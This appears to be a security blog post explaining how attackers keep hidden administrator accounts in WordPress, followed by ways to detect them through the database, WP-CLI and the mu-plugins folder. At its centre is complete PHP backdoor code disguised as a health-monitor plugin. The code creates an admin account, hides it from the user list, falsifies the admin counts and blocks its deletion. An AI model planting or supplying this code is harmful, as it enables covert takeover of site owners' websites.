How Hackers Create Hidden Admin Users in WordPress

The scariest part of a WordPress hack isn’t the malware you can see—it’s the access you can’t.
A common scenario we deal with is the “Reinfection Loop.” A site owner cleans the files, updates plugins, and changes their password. Yet, two days later, the site is hacked again. How?
Because the hacker never left. They created a permanent administrative backdoor—a user account with full permissions—and then wrote code to tell WordPress: “Do not show this user in the dashboard.”
Today, we are going to dissect a piece of malware to show you exactly how this “Ghost Admin” trick works.
The Malware: “WP Core Health Monitor”
Hackers rarely name their files hacker-backdoor.php. They disguise them as legitimate maintenance tools.
Below is a modified example of a script often found in the mu-plugins folder or hidden deep inside a nulled theme. It creates an admin user named wp_security_agent and then vanishes.
<?php
/*
Plugin Name: WP Core Health Monitor
Description: Ensures database integrity and system health.
Version: 2.1.0
Author: WordPress System Team
*/

if (!function_exists('sys_health_init')) {

    // 1. The Configuration
    $ghost_creds = [
        'user_login' => 'wp_security_agent',
        'user_pass'  => 'X9@vL#mP2$qR', // Strong password to avoid brute force by OTHER hackers
        'role'       => 'administrator',
        'user_email' => 'support@wp-internal-logs.com'
    ];

    add_action('init', 'sys_health_init');

    function sys_health_init() {
        global $ghost_creds;

        // 2. The Injection
        $user = get_user_by('login', $ghost_creds['user_login']);

        // If the user doesn't exist, create it silently
        if (!$user) {
            $user_id = wp_insert_user($ghost_creds);
            // Store the ID in a hidden option so we can reference it later
            update_option('_sys_monitor_id', $user_id);
        }
        // If user exists, force reset permissions to Administrator (persistence)
        else {
            if (!user_can($user, 'administrator')) {
                $user->set_role('administrator');
            }
            // Ensure the ID is tracked
            if (get_option('_sys_monitor_id') != $user->ID) {
                update_option('_sys_monitor_id', $user->ID);
            }
        }
    }

    // 3. The Cloaking Device (Hide from User List)
    add_action('pre_user_query', function($user_search) {
        $hidden_id = get_option('_sys_monitor_id');
        global $current_user;

        // If the person looking is NOT the hacker, hide the hacker
        if ($hidden_id && $current_user->ID != $hidden_id) {
            global $wpdb;
            // Modify the SQL query to exclude this specific ID
            $user_search->query_where .= " AND {$wpdb->users}.ID != " . intval($hidden_id);
        }
    });

    // 4. Gaslighting the Dashboard (Fixing the Counts)
    add_filter('views_users', function($views) {
        $hidden_id = get_option('_sys_monitor_id');
        if (!$hidden_id) return $views;

        // Decrease the "All" and "Administrator" count by 1
        // So if there are 3 admins (2 real + 1 hacker), it displays "2"
        foreach ($views as $role => $html) {
            $views[$role] = preg_replace_callback('/\((\d+)\)/', function($match) {
                return '(' . max(0, $match[1] - 1) . ')';
            }, $html);
        }
        return $views;
    });

    // 5. Self-Defense (Prevent Deletion)
    add_action('delete_user', function($id) {
        $hidden_id = get_option('_sys_monitor_id');
        if ($id == $hidden_id) {
            wp_die('System User cannot be deleted for integrity reasons.');
        }
    });
}
?>

How It Works (The Technical Breakdown)
This script is dangerous because it attacks the perception of the site owner. It manipulates the data WordPress shows you.
1. The Injection (wp_insert_user)
The script runs on init (every time the site loads). It checks if the user wp_security_agent exists. If you—the site owner—delete this user, the script simply recreates it the next time someone visits your homepage.
2. The Cloaking Device (pre_user_query)
This is the most sophisticated part. WordPress uses a class called WP_User_Query to fetch the list of users for the dashboard table.
The malware hooks into pre_user_query. This allows it to modify the SQL command sent to the database before the results are returned.
It appends this logic:
AND wp_users.ID != [The Hacker's ID]
This tells the database: “Fetch all users, EXCEPT the hacker.” The database obeys, and WordPress displays a list that looks perfectly clean.
3. Gaslighting the Counts (views_users)
Even if the user is hidden from the list, the numbers at the top of the page (All (5) | Administrator (3)) might give it away. If you see “Administrator (3)” but only count 2 people in the list, you know something is wrong.
The code uses views_users to intercept that HTML. It uses a “Regular Expression” (Regex) to find the number in the brackets (3) and mathematically subtracts 1. Now the math adds up, and you stay unsuspecting.
How to Detect Hidden Admins
Since the WordPress dashboard is being manipulated, you cannot trust it. You must go to the source of truth: The Database.
Method 1: phpMyAdmin (The 100% Sure Way)
Access your database via your hosting panel (cPanel/Plesk).
- Open phpMyAdmin.
- Find the table
wp_users(oryourprefix_users). - Look at the rows directly. The malware cannot hide the user here because phpMyAdmin does not run WordPress PHP filters.
- If you see a user you don’t recognize, delete it here.
Method 2: Use WP-CLI
If you have SSH access, run this command:
wp user listWhile some advanced malware can hook into WP-CLI, most of these scripts only target the web dashboard (is_admin()). The command line will often reveal the ghost user.
Method 3: Check mu-plugins
These scripts often live in wp-content/mu-plugins because files here are automatically executed and do not appear in the standard “Plugins” list in the dashboard.
Is your user count suspicious?
If you suspect a hidden admin is lurking on your site, don’t just delete the user—you must find the code that creates it. Contact us for a deep forensic scan.


![Website Redirecting to getfix[.]win: How to Detect, Remove, and Prevent This Malware](https://cms.mdpabel.com/wp-content/uploads/2025/11/redirect-malware.png)
